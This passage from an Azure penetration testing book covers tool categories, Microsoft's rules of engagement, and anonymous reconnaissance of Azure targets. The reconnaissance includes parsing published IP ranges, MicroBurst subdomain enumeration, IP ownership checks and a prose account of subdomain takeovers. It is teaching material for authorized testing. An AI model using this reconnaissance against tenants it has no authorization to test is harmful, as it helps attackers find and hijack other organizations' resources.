Next up are the **general penetration testing tools**, outlined as follows:

- General service and vulnerability identification tools
- **Examples:** gobuster, nmap, dnscan, and hydra

Finally, we have **Azure-specific penetration testing tools**, outlined as follows:

- Penetration testing tools that are optimized to focus on Azure platform-related vulnerabilities
- **Examples:** MicroBurst, Lava, Koboko, PowerZure, Stormspotter, and BloodHound

There are very few of these Azure-specific tools at the moment, and most of them are open source. This often means that the creators and contributors are releasing and updating these tools in their own time, so there's frequently opportunities for others to contribute to the tools. The authors (and our technical reviewers) for this book have all contributed to open source tools, including some of the aforementioned tools, and our work is proof that if a tool or feature you need doesn't exist, you can just write it yourself.

One important distinction to note with these categories is the difference between general penetration testing tools and Azure-specific tools. While many general penetration testing tools can be used against Azure, they frequently need to be configured to focus on Azure domains and services. The Azure-specific tools noted in this book are either built to specifically scope to the Azure domains, or they are built around existing Microsoft **application programming interfaces (APIs)**, PowerShell modules, and libraries to directly integrate with Azure.

As we get to the hands-on exercises and scenarios in other chapters, we will be sure to *describe the tool that we will be using* (so that you understand the tool and its use case), *how to install the tool on your pentesting system*, and—of course—*how to use the tool to achieve the stated objective*.

Something to keep in mind as we work through the book: if there is something that you are repeatedly doing during penetration tests, it may be worth creating a tool for it. Many of the tools featured in this book were developed to replace manual processes that were repeatedly done for Azure penetration tests.

If a tool does not exist for something that you want to automate, take a look at existing projects and find a project to contribute to, or create something new. Remember that most of the tools and techniques outlined in this book were created by someone who was generous with their time, for the betterment of the security community. If you have the opportunity, please take a moment to thank any of the people who helped to contribute to these toolsets, especially the ones used in this book.

Summary

You may be asking yourself: *Did we really need to spend 30-plus pages learning how to deploy resources in Azure?* It's a fair question, and for those who already knew how to do everything covered in this chapter, congratulations on approaching this book with an existing solid knowledge base.

For those who needed a bit more guidance to get to the end of the chapter, do not feel discouraged if this was a little overwhelming. Learning how to deploy and manage resources in Azure can be a little tricky, but it will give you an advantage once you get into practical testing.

This chapter covered many of the tools and technical fundamentals that we will need for accessing and testing Azure environments. These tools will be vital when doing your own testing outside of these exercises, so keep this chapter bookmarked for when you need to build up another Azure testing environment in the future.

Now that we understand the fundamentals of Azure and have an environment ready to test from, in the next chapter, we can start testing for vulnerabilities in Azure.

3

Finding Azure Services and Vulnerabilities

As a penetration tester, you may be tasked with anonymously attacking an Azure tenant as part of your assessment. From a scope perspective, this can be tricky. Anyone can name an Azure service whatever they want, and it may be hard to find resources that are truly in scope. Regardless of whether you are chasing a bug bounty or shadow IT assets during a penetration test, anonymous Azure service discovery can be a helpful tool in identifying vulnerabilities in an environment.

In this chapter, we will cover attacks for Azure that do not require any authentication to an Azure tenant. Additionally, these will be attacks that you can use to gain initial access to an Azure tenant. We will also touch on multiple open source toolkits that are currently available for assessing Azure services for vulnerabilities.

Specifically, in this chapter, we will be covering the following sections:

- Guidelines for Azure penetration testing
- Anonymous service identification
- Identifying vulnerabilities in public-facing services
- Finding Azure credentials

Technical requirements

For this chapter, we will want to make use of the virtual machine that we set up in *Chapter 2, Building Your Own Environment*. If you did not set up your own environment, make sure that you have local administrator access on a Windows system with PowerShell. While you don't absolutely need a Windows desktop to understand the content of this chapter, the authors recommend spinning up an Azure virtual machine (as described in the previous chapter) to test out the tools and techniques that we will introduce.

Guidelines for Azure penetration testing

From June 2017, *Microsoft no longer requires organizations to obtain pre-approval to conduct a penetration test against their Azure resources* (<https://docs.microsoft.com/en-us/azure/security/fundamentals/pen-testing>). It is important to note that this exemption does not apply to other Microsoft cloud services, such as Office 365. Even though you do not need to notify Microsoft before you perform a penetration test, there are still stated *rules of engagement* that you must always comply with, and you absolutely should not cross these boundaries. Failure to comply could lead to a suspension or termination of your Azure account, legal action brought against you by Microsoft, and financial liability claims being made against you!

Important note

As these guidelines are occasionally updated, we recommend that you visit <https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement> to review the latest information.

The following activities are prohibited:

- Scanning assets that belong to *other Azure customers*.
- Gaining access to any *data that is not yours*.

- Performing any kind of denial of service testing is strictly forbidden as it may result in *unplanned downtime for other Azure customers*.
- Attempting phishing or other social engineering attacks against Microsoft employees.

The following activities are allowed:

- Scanning your Azure endpoints to uncover application or configuration vulnerabilities
- Port scanning and fuzz testing your Azure endpoints

In general, any activity that could impact other Azure customers or the stability of the underlying Azure infrastructure is not allowed (including testing and accessing other customers' data without permission). Testing your Azure endpoints and the applications hosted on them is encouraged.

Azure penetration test scopes

Penetration tests in Azure can come in a variety of different scopes. Depending on how your organization determines the threats to the environment, and how they define a *penetration test*, there may be different goals for the test.

Common Azure penetration test scopes include the following:

- Anonymous external testing
- Read-only configuration review
- Internal network testing
- Architecture review

Many times, an Azure penetration test will consist of any combination of these scopes. In any case, we will want to get written legal approval from the owners of the Azure assets before we start testing. Like any other penetration test, *having a clearly defined scope and methodology is crucial to the success of the project*.

For those that are approaching this content from a bug bounty standpoint, this chapter will provide you with plenty of options to go after Azure targets from an external perspective. Just like any other test, it is always good to make sure that the Azure targets fall within the scope of the bug bounty program that you are working on.

In the rest of this chapter, we will start with anonymous enumeration and testing Azure services. Then, we will look at attack scenarios that can help us acquire an Azure Active Directory account in the tenant.

Anonymous service identification

Now that we have a basic understanding of Azure infrastructure and the available scopes for an Azure penetration test, let's get started with some practical attacks. In this section, we will cover how we can anonymously identify internet-facing services that are hosted in Azure. Given that many organizations are making use of Azure services, this will be applicable for any external test, regardless of the cloud.

Test at your own risk

For the purposes of this book, we will have some real resources (that the authors are hosting) in the examples that you can use for testing these tools. All the examples in this book, unless noted otherwise, will point to resources that you are authorized to follow the examples with.

Important note

Do not run the tools or examples in this book against systems or services that you do not have authorization to test. Hopefully, we have made this abundantly clear by now.

We will try to call out specific examples of *dangerous scope* for each attack. When in doubt, ask the owner of the resources that you are testing to see whether a resource that you have enumerated anonymously is owned by the organization.

Azure public IP address ranges

Like other public cloud providers, Microsoft Azure allows organizations to assign internet-accessible IP addresses to Azure resources. A public IP address can be allocated to the following Azure resources: a virtual machine network interface, an internet-facing load balancer, a VPN gateway, an application gateway, or an Azure firewall instance (*Figure 3.1*).

When public IP addresses are allocated, they can either be *static* or *dynamic*. Dynamic public IP addresses can change over the lifespan of the Azure resource, while static public IP addresses will not change over the lifespan of the Azure resource:




Figure 3.1 – Assigned public IP addresses in Azure

As an Azure penetration tester, you should attempt to discover resources that are available within an organization's Azure **Infrastructure-as-a-Service (IaaS)** environment, and their attack surface area, by scanning the environment's assigned public IP addresses from the internet. For an approved engagement, an organization will most likely provide you with the current list of allocated public IP addresses in their Azure subscriptions to ensure that you do not impact other Azure customers.

You can ask them to obtain this list by running the following commands using the Azure CLI or the Az PowerShell module for each of their subscriptions.

For the Azure CLI, run the following command:

```
az network public-ip list --query '[][name, ipAddress, publicIpAllocationMethod]' -o table
```

For the Az PowerShell module, run the following command:

```
Get-AzPublicIpAddress | Select  
Name, IpAddress, PublicIpAllocationMethod
```

Note

Please note that the preceding commands are not part of the hands-on exercises that we will walk through later, but if you have an Azure environment where you want to try these, you can run them in Azure Cloud Shell.

It is important to note that dynamically allocated addresses can change and, if tested later, may no longer be assigned to the organization that you are engaged with. For these situations, it might be worth targeting DNS host names, as they will automatically update when the IP address changes. This will help us avoid scanning the IP addresses of other Azure customers. Additionally, we recommend running any public IP scans immediately after gathering the IPs.

For learning purposes, we will show you how external adversaries anonymously discover Azure targets using publicly available information. The Microsoft Azure network team publishes a JSON file that contains the public IP address ranges for all Azure regions and public services.

The file is also updated weekly with new ranges as they are added. It is not unusual for an adversary to obtain this list and parse it using a JSON tool such as **JQ**. The IP ranges can then be scanned with another tool such as **Nmap** to determine the attack surface area. We will be emulating this in the next set of exercises.

Important note

Microsoft strongly discourages scanning public IP ranges that are not allocated to your Azure subscription, or that you do not have the authorization of the owner to scan. The next exercise is for educational purposes only. **Do not scan the addresses without the written legal permission of the assigned owner!**

Hands-on exercise – parsing Azure public IP addresses using PowerShell

This exercise will walk you through how an external adversary could use the published Azure public IP ranges to identify potential targets that they can scan for vulnerabilities.

Here are the tasks that we will complete in this exercise:

- **Task 1:** Download the published Azure public IP ranges JSON file on our pentest VM.
- **Task 2:** Parse the downloaded file to identify potential targets using PowerShell.

Let's begin:

1. Within your pentest VM, open a web browser and browse to `https://www.microsoft.com/en-us/download/details.aspx?id=56519` (you can also use this shortened URL: `http://bit.ly/azureipranges`).
2. Click on the **Download** button to obtain the current list of Azure public IP address ranges. This will download a JSON file that contains a list of the public IP address ranges by region and by service.
3. For demonstration's sake, we will not be using this downloaded JSON file. Instead, we will be using the link that is presented to download the file from our command-line session:

Azure IP Ranges and Service Tags – Public Cloud



Figure 3.2 – Downloading the JSON file

4. In the window that is displayed, right-click on **click here to download manually**, and then click on **Copy link address** to obtain the URL to the JSON file:




Figure 3.3 – Obtaining the URL of the JSON file

Note

The JSON file we've downloaded here is for the Azure public cloud. There is a separate file for the Azure US Government cloud. The file can be downloaded from <https://www.microsoft.com/en-us/download/details.aspx?id=57063>.

5. In the PowerShell console of your pentest VM, download the JSON file using the following commands. Replace `<json_url>` with the URL that you obtained in *Step 3*:

```
cd C:\Users\${env:USERNAME}\
```

```
Invoke-WebRequest <json_url> -O azure_ip_range.json
```

6. For our example, we will use PowerShell to filter the public IP address ranges for all the services in the Azure UK South region. This will return a list of IP ranges that an attacker could scan to determine the open ports and the listening services on those ports:

```
$jsonData = gc .\azure_ip_range.json | ConvertFrom-Json
```

```
($jsonData | select -ExpandProperty values | where name  
-EQ AzureCloud.uksouth).properties.addressPrefixes
```

7. Next, try filtering the public IP address ranges used by a specific service (Azure App Service instances) in the UK South region. An attacker could obtain these IP ranges and scan them for web application vulnerabilities, as Azure App Service resources are typically used to host web applications and APIs:

```
($jsonData | select -ExpandProperty values | where name  
-EQ AppService.UKSouth).properties.addressPrefixes
```

8. An attacker could obtain the IP ranges and scan them for open ports and listening services to understand the attack surface area. Using the examples in *Steps 6 and 7*, try out other queries to identify the public IP ranges for other Azure services and regions.

Important note

To "just make things work," some Azure administrators/engineers may open up wide ranges of IPs that have been assigned to different Azure regions to allow virtual machines to communicate. This may also allow you to reach those same systems from a VM in the right region. If you have authenticated access to the Azure environment, keep an eye out for Azure IP ranges in the network security group rules that you may be able to take advantage of.

Alternatively, this list can also be used to validate whether a host that you are already targeting is an Azure resource. Just compare the IP addresses that you are targeting to the ranges in this list to identify any Azure-hosted resources. We will show you how to do this with the Cloud IP Checker tool later in this chapter.

Azure platform DNS suffixes

As noted in *Chapter 1, Azure Platform and Architecture Overview*, many Azure platform services use public DNS suffixes that are owned and managed by Microsoft. When an Azure customer creates an instance of a resource, Azure assigns it a subdomain of the associated DNS suffix in the format of `<resource instance name>.<service dns suffix name>`.

For example, the public DNS suffix of the Azure Blob storage service is `blob.core.windows.net`. If an Azure customer creates an instance of a storage account named `azurepentesting`, the **fully qualified domain name (FQDN)** of that service instance will be `azurepentesting.blob.core.windows.net`.

It is also important to note that some DNS suffixes are regional, while others are global. For example, if a customer creates a public IP resource with an associated DNS label in the Azure UK South region, the FQDN of that resource will be `<dns label>.<region>.cloudapp.azure.com`.

Important note

Microsoft does maintain a *non-comprehensive* list of Azure domains. It includes some additional domains beyond those mentioned in this chapter. Take a look at <https://docs.microsoft.com/en-us/azure/security/fundamentals/azure-domains> for more information.

While the list is always updating, and not comprehensive, here is a list of some of the commonly found DNS domains and their associated services:

DNS Suffix	Associated Azure Service
<code>file.core.windows.net</code>	Storage Accounts – Files
<code>blob.core.windows.net</code>	Storage Accounts – Blobs
<code>azurewebsites.net</code>	App Services and Functions app
<code>scm.azurewebsites.net</code>	App Services – Management
<code>database.windows.net</code>	Databases – MSSQL
<code>documents.azure.com</code>	Databases – Cosmos DB

DNS Suffix	Associated Azure Service
cloudapp.azure.com	Customer-assigned public IP DNS
vault.azure.net	Key Vault
azurecontainer.io	Container Instances
azurecr.io	Container Registry

So, what does this information have to do with anonymously enumerating Azure services? As a pentester, you could use DNS resolution or brute-force techniques to enumerate hosts on these subdomains, in order to discover active instances of resources that Azure customers have deployed.

Important note

It is important to keep in mind that when doing anonymous testing, *a name does not necessarily guarantee ownership of a resource*. For example, you may look at an Azure Blob storage URL such as `https://aws.blob.core.windows.net` and assume that it is owned by **Amazon Web Services (AWS)**. At the time of writing, it is actually a storage account that is registered with the authors' Azure tenant. We are using it for our Azure writing samples, so it has nothing to do with Amazon. Outside of some Microsoft-related keywords, the Azure platform does not perform resource name integrity validation. There is nothing stopping anyone with a valid Azure subscription from creating a container registry called `departmentofdefense.azurecr.io` if no one else is currently using that name.

To anonymously enumerate platform services in Azure, a pentester can use the following methodology:

1. Determine base-word search terms to work with. This will usually be linked with the name of the Azure customer that you are engaged with or known terms that are associated with the organization; for example, `packt`, `azurepentesting`, `azurept`, and so on.
2. Create permutations on the base words to identify potential subdomain names; for example, `packt-prod`, `packt-dev`, `azurepentesting-stage`, `azurept-qa`, and so on.

Important note

Here is a useful tip for deciding which permutations to use in your engagements. The Microsoft Azure resource naming best practices have been published at <https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/resource-naming> (you can also use this shortened URL: <http://bit.ly/azurenamingbestpractices>). Since many Azure customers are likely to follow the recommended naming schemes, we can also make use of this information to assist in our enumeration activities as penetration testers.

3. Enumerate subdomains that match these permutations using a tool such as MicroBurst, Gobuster, or DNSScan. In the next hands-on exercise, we will be using MicroBurst for this.

The advantage that MicroBurst has over other tools such as Gobuster and DNSScan is that it is Azure-specific, which means we don't have to manually figure out each DNS suffix that we want to enumerate!

Hands-on exercise – using MicroBurst to enumerate PaaS services

The MicroBurst (<https://github.com/NetSPI/MicroBurst>) toolset is a grouping of PowerShell scripts that can be used for multiple different attacks in Azure. It was created by one of the authors of this book – *Karl Fosaaen*. We will be using the MicroBurst tools throughout this book, but in this exercise, you will install MicroBurst on your pentest VM and use its `Invoke-EnumerateAzureSubDomains.ps1` script to anonymously enumerate Azure services that the authors have previously set up in the Azure cloud.

Following the methodology outlined here, the script will create a list of permutations from a base word and try to resolve DNS hostnames based on those permutations. Here are the tasks that we will complete in this exercise:

- **Task 1:** Download and install MicroBurst.
- **Task 2:** Use MicroBurst to enumerate active Azure platform service instances.

Let's begin:

1. Within the RDP session of your pentest VM, right-click the **Start** button and click on **Windows PowerShell (Admin)**:




Figure 3.4 – Opening Windows PowerShell as an administrator

2. Download MicroBurst using the following command:

```
git clone https://github.com/NetSPI/MicroBurst.git
```

Here's what the output looks like:

```
PS C:\Users\pentestadmin> git clone https://github.com/NetSPI/MicroBurst.git
Cloning into 'MicroBurst'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 261 (delta 10), reused 15 (delta 5), pack-reused 240R
Receiving objects: 100% (261/261), 280.50 KiB | 584.00 KiB/s, done.
Resolving deltas: 100% (144/144), done.
```

Figure 3.5 – Cloning the MicroBurst GitHub repository

3. Import the MicroBurst module into your PowerShell session with the following commands:

```
cd .\MicroBurst\
Import-Module .\MicroBurst.psm1
```

4. The MicroBurst toolkit will import different PowerShell functions depending on which PowerShell modules you have installed on your system. We can see in our example that the MSONline functions are not imported. This is fine for our use case. Ignore any errors related to MSONline as we will not be using it for this book. Also, the import could take a few minutes:

```
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> cd .\MicroBurst\
PS C:\Users\pentestadmin\MicroBurst> Import-Module .\MicroBurst.psm1
Imported Az MicroBurst functions
Imported AzureAD MicroBurst functions
MSONline module not installed, checking other modules
Imported Misc MicroBurst functions
Imported Azure REST API MicroBurst functions
```

Figure 3.6 – Importing the MicroBurst PowerShell module

5. Use the Invoke-EnumerateAzureSubDomains function to identify potential targets that have a base name of azurepentesting:

```
Invoke-EnumerateAzureSubDomains -Base azurepentesting
```

6. As we can see in this example, the resulting output table indicates that there are Azure platform service instances with the `azurepentesting` resource name:

```
PS C:\Users\pentestadmin\MicroBurst> Invoke-EnumerateAzureSubDomains -Base azurepentesting
```

Subdomain	Service
azurepentesting.azurewebsites.net	App Services
azurepentesting.scm.azurewebsites.net	App Services - Management
azurepentesting.vault.azure.net	Key Vaults
azurepentesting.blob.core.windows.net	Storage Accounts - Blobs
azurepentesting.file.core.windows.net	Storage Accounts - Files
azurepentesting.queue.core.windows.net	Storage Accounts - Queues
azurepentesting.table.core.windows.net	Storage Accounts - Tables

Identified services with the base name of "azurepentesting"

Figure 3.7 – MicroBurst enumerating services anonymously

The authors have set up the resources listed in the preceding screenshot for the purposes of this exercise. Any additional resources, outside of what is listed in this book, may not be owned by the authors. Please use caution when following examples to avoid attacking or accessing resources not specifically defined by this book's examples.

In the next section of this chapter, we will see how some of the common vulnerabilities in these services can be identified and exploited.

Important note

Remember to double-check the resource names that you are working with in your exercises, to avoid attempting to access a resource that belongs to an Azure customer that you are not authorized to access.

Custom domains and IP ownership

Some Azure services allow customers to use custom domains. Additionally, some hosts may have redirects or transparent proxies in place to obfuscate the fact that the services are hosted in Azure. As part of the penetration testing process, you will want to fully understand where your targets live, as it could make a major difference in your scope. For example, your external penetration test scope may include specific IPs and hostnames for the environment that you are authorized to attack. If these hosts end up being in Azure, that will influence how we go about attacking those specific resources.

Introducing Cloud IP Checker

Cloud IP Checker is a Go-based tool for checking IP addresses against the published Azure IP ranges and service tags. If an IP matches the published range, it displays the service that the IP belongs to and its region. The tool can be a published API, or it can be self-hosted.

There are other tools such as the AzureIPCheck tool (<https://github.com/daddycocoaman/azureipcheck>) by Leron Gray (Twitter: @mcohmi), which provides a similar functionality but works a bit differently since it's a Python-based tool.

Cloud IP Checker Information

Creator: Dean Bryen (Twitter: @deanbryen)

Open Source or Commercial: Open source project

GitHub Repository: <https://github.com/deanobalino/cloudipchecker>

Language: Go


Hands-on exercise – determining whether custom domain services are hosted in Azure

In this exercise, we will use the `book.azurepentesting.com` host from our test subscription as our example. To see whether this host is an Azure-hosted system, let's do some basic domain and IP reconnaissance:

1. Within the pentest VM, open the PowerShell console. Use the `nslookup` command to identify the IP address(s) associated with our host:

```
nslookup book.azurepentesting.com
```

2. Make a note of the IPv4 address that is returned. Also, notice in the following screenshot that the host resolves to `azurepentesting.z13.web.core.windows.net`, which indicates the site is hosted in Azure:

A screenshot of a PowerShell terminal window with a dark blue background. The command 'nslookup book.azurepentesting.com' is entered and highlighted with a red box. The output shows 'Server: dns.google' and 'Address: 8.8.8.8'. Below this, 'Non-authoritative answer:' is displayed. The 'Name:' field is 'web.blz21prdstr03a.store.core.windows.net'. The 'Address:' field is '52.239.170.65', which is highlighted with a red box. The 'Aliases:' field lists 'book.azurepentesting.com' and 'azurepentesting.z13.web.core.windows.net', with the latter also highlighted by a red box.

```
PS C:\> nslookup book.azurepentesting.com
Server:  dns.google
Address:  8.8.8.8


Non-authoritative answer:
Name:     web.blz21prdstr03a.store.core.windows.net
Address:  52.239.170.65
Aliases:  book.azurepentesting.com
          azurepentesting.z13.web.core.windows.net
```

Figure 3.8 – Obtaining the IPv4 address

3. In the PowerShell console, run the following command to determine whether an IP address is part of the Azure published IP ranges. Replace `<IP_ADDRESS>` with the IP address value that you noted in the previous step:

```
Invoke-WebRequest https://cloudipchecker.azurewebsites.net/api/servicetags/manual?ip=<IP_ADDRESS>
-UseBasicParsing | Select-Object -ExpandProperty Content
```

4. As you can see from the preceding output, the IP belongs to an Azure IP range (Azure Storage service in the East US region), so we can deduce that the service access point is hosted in Azure:



```
PS C:\> Invoke-WebRequest https://cloudipchecker.azurewebsites.net/api/servicetags/manual?ip=52.239.170.65 | Select-Object -ExpandProperty Content
{
  "Status": 200,
  "Values": [
    {
      "Region": "",
      "Service": "AzureStorage",
      "AddressPrefix": "52.239.168.0/21"
    },
    {
      "Region": "eastus",
      "Service": "AzureStorage",
      "AddressPrefix": "52.239.168.0/22"
    },
    {
      "Region": "eastus",
      "Service": "",
      "AddressPrefix": "52.239.168.0/22"
    },
    {
      "Region": "",
      "Service": "",
      "AddressPrefix": "52.239.168.0/22"
    }
  ]
}
```

Figure 3.9 – Reviewing Cloud IP Checker results

Now that we understand how domains and subdomains operate in Azure, let's look at how they can be attacked with subdomain takeovers.

Subdomain takeovers

Discussing Azure platform DNS enumeration would be incomplete without mentioning the issue of subdomain takeovers. When investigating applications that are hosted in Azure, you may note resource requests that go out to Azure subdomains that do not exist.

This sometimes happens when an application is initially configured to pull content from an Azure endpoint, but then the content is changed to a different source, and the initial endpoint resource is deleted from the customer's Azure subscription. In some cases, customer-managed DNS records that point to those endpoints are also not cleaned up.

In practice, these are frequently JavaScript files or other similar web resources, as they are typically less impactful to displaying a page and not noticed. In these cases, an attacker may be able to recreate the affected resource in Azure and deliver the missing content through the affected website.

This is as simple as recreating the endpoint resource in a new Azure account and claiming the subdomain for the missing resource:




Figure 3.10 – Subdomain takeover example

The impact here can be as simple as site defacement, or as impactful as stored cross-site scripting or site redirects to malicious content. This is a common issue that's seen in bug bounties and is something to keep an eye out for. The most common services that are vulnerable to subdomain takeovers are Azure Blob, CDN, Traffic Manager, and App Services, but this could easily apply to other services with a public DNS suffix.

Now that we have learned how custom domains are used in Azure, let's look at the different types of vulnerabilities that we might find in those public-facing systems.

Identifying vulnerabilities in public-facing services

